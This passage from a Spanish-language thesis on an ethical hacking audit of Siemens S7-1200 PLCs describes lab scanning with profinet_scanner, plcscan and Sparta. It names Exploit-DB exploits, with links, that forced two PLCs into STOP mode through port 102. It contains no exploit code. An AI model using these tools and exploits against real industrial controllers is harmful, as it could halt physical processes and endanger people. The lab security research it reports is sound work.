


Figura IV.1: Diagrama de bloques de Fases de hacking

Fuente: Investigador, Basado en [44, 45].

La implementación de hacking ético a Infraestructuras Críticas Industriales requiere de un conocimiento previo acerca de ellas, debido a los protocolos de red industrial que se manejan, realizando una búsqueda de herramientas para su explotación de manera individualizada. Es por este motivo que se utilizara la base de la ejecución del hacking ético a Redes de Datos, pero con la diferencia de ser aplicadas a Sistemas Industriales. El esquema de la Figura 4.1 está compuesto por 4 Fases de Hacking representados por:

- Fase de Alcance y Descubrimiento, se reconoce y se indaga la mayor cantidad de información del objetivo ICS a ser auditado, realizando un reconocimiento activo con los dispositivos físicos que utilice el Sistema de Control industrial para hallar la mayor cantidad de vulnerabilidad sobre estos.
- Fase de análisis de vulnerabilidades, es un escaneo en dispositivos de control industrial para identificar módulos activos y vulnerabilidades sobre dichos módulos.
- Fase de Intrusión, es una explotación de las posibles vulnerabilidades encontradas sobre los dispositivos de control industrial.
- Fase de Informe y Recomendaciones, es la recopilación de bitácoras, captura de pantallas, fotos, videos para la creación de un informe final que influya en la creación de recomendaciones, brindando las políticas de seguridad necesarias.

4.4 Implementación de Laboratorio de Pruebas.

La implementación de Laboratorio de Pruebas se basa en el esquema de la Figura IV.2 utilizando una red simple de PLC´s, para la ejecución del banco de pruebas.




Figura IV.2: Red simple de PLC´s

Fuente: Investigador

En este apartado, se describe la implementación práctica de la Auditoría Técnica de seguridad, realizando experimentaciones sobre dispositivos de control industrial.

Red de PLC´s simple, formada por:

- PC con Sistema Operativo Auditor Kali Linux
- PLC S7-1200 Siemens CPU 1212c AC/DC/RLY 212-1BD30-0XB0
- PLC S7-1200 Siemens CPU 1212C AC/DC/RLY 212-1BE31-0XB0
- PLC S7-1200 Siemens CPU 1214C AC/DC/RLY 214-1BG31-0XB0
- Ethernet Switch Siemens

En la Figura IV.3, se muestra la implementación física de una red simple de PLC´s en laboratorio.




Figura IV.3: Red física de plc´s

Fuente: Investigador

1. - PLC S7-1200 Siemens CPU 1214C AC/DC/RLY 214-1BG31-0XB0.
2. - PLC S7-1200 Siemens CPU 1212c AC/DC/RLY 212-1BD30-0XB0.
3. - Ethernet Switch Siemens.
4. - PC Auditora, Atacante.
5. - PC Maestra
6. - PLC S7-1200 Siemens CPU 1212C AC/DC/RLY 212-1BE31-0XB0

Se inicia la implementación de una Auditoría Técnica sobre dispositivos de control industrial. Por ser una ejecución a nivel de laboratorio se omitirá la fase de Alcance y descubrimiento, debido a que no se realiza el estudio sobre un Sistema de Control Industrial (ICS) y por ende no se necesita información sobre la misma.
Se realizó la implementación de tres etapas de hacking ético, como son: Fase de Análisis y Vulnerabilidades, Fase de Intrusión y Fase de Informes y Recomendaciones.

4.4.1 Fase de Análisis de Vulnerabilidades.

En la fase de análisis de vulnerabilidades se recaba información de las debilidades existentes por medio de una búsqueda de vulnerabilidades de manera individual recabando información de la familia S7-1200 siemens utilizando Certsi e ICS-CERT, los cuales son herramientas web que permite realizar indagaciones de vulnerabilidades a dispositivos de control industrial.

CERTSI

Utilizando Certsi, se realiza la búsqueda de alertas de vulnerabilidades sobre los módulos, como se muestra en la Figura IV.4, en el área de exploración se ingresa el dato a indagar tal como:

Figura IV.4: Búsqueda de vulnerabilidades familia S7 1200 siemens en CERTSI

Fuente: Investigador

En la Figura IV.5, se brinda los resultados de la búsqueda de vulnerabilidades sobre la familia siemens S7-1200 según el Certsi.




Figura IV.5: Resultados de la búsqueda de vulnerabilidades familia S7-1200 siemens en CERTSI

Fuente: Investigador

ICS-CERT

Es necesario seguir recopilando información de vulnerabilidades en los PLC siemens utilizando el servicio web del ICS-CERT, se realiza la búsqueda de alertas de vulnerabilidades sobre el dispositivo PLC S7-1200 Siemens, como se puede observar en la Figura IV.6, se realiza el ingreso del dato a investigar.

Figura IV.6: Búsqueda de vulnerabilidades familia S7 1200 siemens en ICS-CERT

Fuente: Investigador

Una vez recopilada la suficiente informacion se exige hacer un análisis de estas vulnerabilidades para iniciar la recopilación de herramientas y ataques para la debida explotación.

Según la Alerta ICS-CERT (ICS-ALERT-11-161-01) como se lo puede observar en la Figura IV.7, informa que El PLC 1212c AC/DC/RLY 212-1BD30-0XB0, consta de una vulnerabilidad que afecta al controlador lógico programable permitiendo al atacante con acceso a la red de automatización ejecute comandos no autorizados hacia el PLC S7-1200. Esta vulnerabilidad puede ser explotada exitosamente debido a que el PLC maneja el puerto de comunicación 102 (ISO-TSAP), encontrándose el puerto constantemente abierto el cual llega a ser, un hueco o vulnerabilidad para posibles ataques.

Esta vulnerabilidad explotada exitosamente resultaría en la pérdida del control de procesos en un Sistemas de Control Industrial (ICS), debido al manejo remoto del PLC.




Figura IV.7: Análisis de Vulnerabilidad en PLC siemens S7-1200

Fuente: Investigador

Continuando con el análisis y búsqueda de vulnerabilidades. Según el Certsi y el ICS-CERT en las Alertas como se detalla a continuación en la tabla IV.2:

Tabla IV.2: Alertas de vulnerabilidades en Dispositivo Siemens Simatic S7-1200

Grupo de Seguridad	Alerta	Vulnerabilidad	Dispositivo	Ataque
ICS-CERT	ICS-ALERT-11-161-01	Vulnerabilidad, puerto abierto 102 (ISO-TSAP)	Siemens Simatic S7-1200	Exploit
ICS-CERT	ICS-ALERT-11-186-01	Vulnerabilidad, puertos abiertos 161 (snmp) y 102 (ISO-TSAP)	Siemens Simatic S7-1200	Exploit
CERTSI_	ICSA-14-079-02	Vulnerabilidad, puerto abierto 102 (ISO-TSAP)	Siemens Simatic S7-1200	Exploit
CERTSI_	ICSA-14-114-02	Vulnerabilidad puerto abierto 80 (Web Server), Web Vulnerabilities	Siemens Simatic S7-1200	Dos
CERTSI_	ICSA-12-263-01	Insecure HTTPS	Siemens Simatic S7-1200	Dos, Mint

Fuente: Investigador

Como se puede observar en la tabla la mayor cantidad de ataques hacia los PLC siemens familia S7-1200 se los realiza por el puerto abierto 102 ISO-TSAP puerto de comunicación y el puerto 80 HTTP puerto de transacción web, teniendo en cuenta esta información se procede al estudio de vulnerabilidades sobre el módulo.

El análisis vulnerabilidades brindó como información debilidades en los puertos abiertos 102, 161 y 80 del PLC siemens familia S7-1200; recopilando los ataques hacia estas vulnerabilidades sobre los dispositivos físicos.

La implementación de la Auditoría Técnica se lleva a cabo completamente en el Sistema Operativo Auditor Kali Linux.

Herramientas de Escaneo de dispositivos activos en red en Kali Linux

Scada Tools

La búsqueda y recopilación de herramientas de escaneo de dispositivos de control industrial nos llevó a la obtención de un instrumento llamado “Scada tools” para brindar información de dispositivos siemens en una red, con influencia para un ataque manual.

Profinet_scanner.noscapy.py

Encontrándose el atacante con un servidor DHCP para un IP dinámica dentro de la red diseñada sobre laboratorio, se realiza un escaneo para la búsqueda de PLC´s utilizando la herramienta profinet_scanner.noscapy.py, instrumento que nos ayuda en la búsqueda de dispositivos de control industrial, brindando la dirección IP del dispositivo, Mac, nombre del autómata, identificación en la red y tipo de PLC, como se puede observar en la Figura IV.8, detallando lo siguiente:




Figura IV.8: Escaneo para verificación de dispositivos activos sobre red PLC´s

Fuente: Investigador

Tabla IV.3: Detalle de scaneo con herramienta profinet_scanner.noscapy.py

Mac Address	Dirección IP	Máscara de Subred	Familia de PLC	Nombre del PLC
001c06027343	192.168.0.2	255.255.255.0	S7-1200	S/N
001c060c7cf3	192.1680.62	255.255.255.0	S7-1200	plcxb1d0ed
001c0611b13e	192.168.0.1	255.255.255.0	S7-1200	plcxb1d0ed

Fuente: Investigador

La figura IV.8, detalla el reconocimiento de 3 dispositivos activos en la red, indicando que pertenecen a la familia S7-1200 siemens, brindando las direcciones IP de cada uno, su máscara de subred y Mac address. Y en la tabla IV.3, se detalla la información más relevante del dispositivo de control industrial. Esta herramienta tiene la característica de admitir el escaneo sin tener la dirección IP real de la red, brindando consecuentemente la dirección original, permitiendo así la configuración correcta de la tarjeta controladora de red necesaria.

Plcscan.py

Una vez reconocidos los dispositivos PLC activos en la red se procede a explorar a que tipos de modelos corresponden, verificando que hardware y firmware manejan. Usando la Herramienta plcscan.py, como se puede observar en la Figura IV.9, Se Obtiene lo siguiente:




Figura IV.9: Modelos de los módulos reconocidos

Fuente: Investigador

En la figura IV.9, se puede reconocer 3 diferentes tipos de modelos de PLC, correspondientes a la misma familia S7-1200.

Tabla IV.4: Detalle de información relevante de dispositivos activos de red.

Dirección IP	Módulo	Hardware	Firmware
192.168.0.1	6ES7 214-1BG31-0XB0 V.0.1	V.0.1	V.3.0.2
192.168.0.2	6ES7 214-1BD30-0XB0 V.0.1	V.0.1	V.1.0.1
192.168.0.1	6ES7 214-1BE31-0XB0 V.0.1	V.0.1	V.3.0.1

Fuente: Investigador

En la tabla IV.4, se clasifica la información más importante de los autómatas analizados, observando que tipo de firmware o BIOS tienen, debido a que cuando un PLC tiene un Firmware Desactualizado es más vulnerable ya que no cuenta con los parches necesarios de protección de seguridad, encontrándonos que el PLC 6ES7 214-1BD30-0XB0 V.0.1 con la Dirección IP 192.168.0.2, tiene el firmware obsoleto con la Versión V.1.0.1, haciéndolo más vulnerable a ataques cibernéticos.

Sparta

Ya reconocidos los PLC en Mac´s, firmware, direcciones IP se procede a realizar la verificación de vulnerabilidades de puertos abiertos, ya expuestos anteriormente, corroborando que los puertos 102, 161 y 80 se encuentren abiertos, por medio de la herramienta Sparta. Se realiza la debida búsqueda según la dirección IP del dispositivo, como se muestra en la Figura IV.10, obteniendo lo siguiente:




Figura IV.10: Análisis de puertos realizado sobre PLC S7-1200 SIEMENS CPU 1212C AC/DC/RLY 212-1BE31-0XB0

Fuente: Investigador

Como se puede observar en la Figura IV.10, se confirma que los Puertos 102, 161 y 80 se encuentran abiertos los cuales son los puntos vulnerables del PLC, pero siendo así el más frágil el puerto Iso-Tsap ya que es un puerto de comunicación cliente-servidor.

Se inicia la recopilación de herramientas para explotar esta vulnerabilidad, encontrando exploits basados en ruby para un ataque remoto directo y aprovechar la inseguridad sobre el puerto abierto.

Como se puede observar en la tabla IV.5, se detalla los puertos abiertos por cada modelo de CPU de los PLC´s de la familia S7-1200.

Tabla IV.5: Puertos Abiertos PLC Siemens S7-1200

	PLC S7 1200		
Puerto	S7-1200 SIEMENS CPU 1212C AC/DC/RLY 212-1BD30-0XB0 IP= 192.168.0.2	S7-1200 SIEMENS CPU 1212C AC/DC/RLY 212-1BE31-0XB0 IP= 192.168.0.62	S7-1200 SIEMENS CPU 1214C AC/DC/RLY 214-1BG31-0XB0 IP= 192.168.0.1
Puerto Abierto	102 UDP ISO-TSAP	102 UDP ISO-TSAP	102 UDP ISO-TSAP
Puerto Abierto	161 UDP SNMP	161 UDP SNMP	161 UDP SNMP
Puerto Abierto	-	80 HTTP	80 HTTP

Fuente: Investigador

4.4.2 Fase de Intrusión

Debido al análisis realizado sobre las vulnerabilidades expuestas, se continúa con la búsqueda de ataques sobre estas debilidades de seguridad, hallando inyección de código para aprovechar el puerto vulnerable, el cual está escrito en Pascal, Python y C dado por la herramienta snap7 para un ataque automático. Ya recopilada las herramientas necesarias de análisis de vulnerabilidades y ataques dirigidos a estos se procede a ejecutar las mismas.

Otra de las herramientas a utilizar es metasploit, debido a la existencia de exploits para explotar las vulnerabilidades del puerto 102 Iso-Tsap

Metasploit

Metasploit Community herramienta open source nativa de Kali linux se utilizó para la ejecución de exploits en dispositivos remotos de control industrial.

El primer paso es analizar qué tipo de exploits se albergan en la base de datos de metasploit, por defecto esta herramienta no lleva integrados ataques a PLC's siemens los cuales deben ser agregados para su uso.

A continuación, se detalla los exploits que vulneran el puerto 102 del PLC siemens S7-1200, explicando el trabajo de cada uno de estas extensiones de ataque.

Exploit 19831

Autor: Dillon Beresford, Publicado: 2012-07-14, Tipo: Remoto, Probado en: Siemens Simatic S7-300 PLC.

Título del Exploit: Siemens Simatic S7 300/400 CPU command module.

El exploit 19831 está basado en inyección de código, utilizando en su programación paquetes de datos obtenidos en escuchas de la comunicación entre el Pc Servidor (Step 7) y el dispositivo de control industrial PLC, obteniendo paquetes de configuración hacia el PLC. Este exploit trabaja como una suplantación del software programador Step 7, imponiendo peticiones básicas como: Detener e iniciar el PLC.

Exploit probado sobre PLC S7-300, explotando puerto 102 ISO-TSAP.

Acceso a la herramienta mediante la web: https://www.exploit-db.com/exploits/19831/

Exploit 19832

Autor: Dillon Beresford, Publicado: 2012-07-14, Tipo: Remoto, Probado en: Siemens Simatic S7-300, S7-1200 PLC Título del Exploit: Siemens Simatic S7 300 Remote Memory Viewer Backdoor

El exploit 19832, realiza una lectura de registros, memoria interna del PLC S7-300 y S7-1200. Obteniendo información de nombre de variables internas del PLC, para realizar un análisis del tipo de trabajo que está realizando el autómata.

Exploit probado sobre PLC`s S7-300 y S7-1200, explotando puerto 102 ISO-TSAP.

Acceso a la herramienta mediante la web: https://www.exploit-db.com/exploits/19832/

Exploit 19833

Autor: Dillon Beresford, Publicado: 2012-07-14, Tipo: Remoto, Probado en: Siemens Simatic S7-1200 PLC, Título del Exploit: Siemens Simatic S7 1200 CPU command module.

El exploit 19833, utiliza una inyección de código, transfiriendo al PLC víctima paquetes de datos robados en una escucha entre la comunicación de un Pc Maestro (Tia Portal) y el PLC. Este exploit es un impostor del software de programación del Tia Portal, imponiendo modos básicos al autómata cómo: Detener e iniciar la CPU del PLC.

Exploit probado sobre PLC 1212c, explotando puerto 102 ISO-TSAP.

Acceso a la herramienta mediante la web: https://www.exploit-db.com/exploits/19833/

Exploit 38964

Autor: Nguyen Manh Hung, Publicado: 2015-12-14, Tipo: Remoto, Probado en: Siemens Simatic S7-1214C, Título del Exploit: Simatic S7 1200 CPU command module.

El exploit 38964, ataque de inyección de código, transfiere paquetes de datos obtenidos en escucha entre la comunicación de un Pc Maestro (Tia Portal) y el PLC, forzando a utilizar modos básicos al PLC tal como: Parar e iniciar el CPU del PLC.

Exploit probado sobre PLC 1214c, explotando puerto 102 ISO-TSAP.

Acceso a la herramienta mediante la web: https://www.exploit-db.com/exploits/38964/

Los 4 ataques para auditar un PLC siemens, analizados anteriormente se los integró en la base de datos de exploits de la herramienta metasploit para ser usados en el banco de pruebas.

En base a los 4 ataques de inyección de código por exploits se verificó el nivel de protección en su seguridad de los dispositivos de control industrial siemens, demostrando las vulnerabilidades y el éxito de los ataques.

El primer ataque se lo realizó sobre la CPU PLC 1212c AC/DC/RLY 212-1BD30 0XB0 con la Dirección IP 192.168.0.2, lográndose observar en la Figura IV.11, en este ataque se explota la vulnerabilidad del puerto 102 con un ataque de inyección de código, ubicando en modo Stop la CPU del autómata siemens, llegando a ser

afirmativo el ataque.




Figura IV.11: Ejecución de Exploit 19833 sobre CPU 1212C AC/DC/RLY 212-1BD30-0XB0

Fuente: Investigador

De igual manera se realiza un ataque sobre la CPU PLC 1214c AC/DC/RLY 212-1BG31-0XB0, con la dirección IP 192.168.0.1, imponiendo por medio del exploit que la CPU del PLC se ubique en modo STOP como se puede observar en la figura IV.12, demostrando el éxito del ataque.




Figura IV.12: Ejecución de Exploit 38964 sobre CPU 1214c AC/DC/RLY 212 1BG31-0XB0

Fuente: Investigador

Los exploits 19831 y 19832 resultaron negativos en un ataque hacia los tres modelos de PLC utilizados en la Auditoría de seguridad.

Tabla IV.6: Análisis de asertividad de ataques sobre plcs siemens.

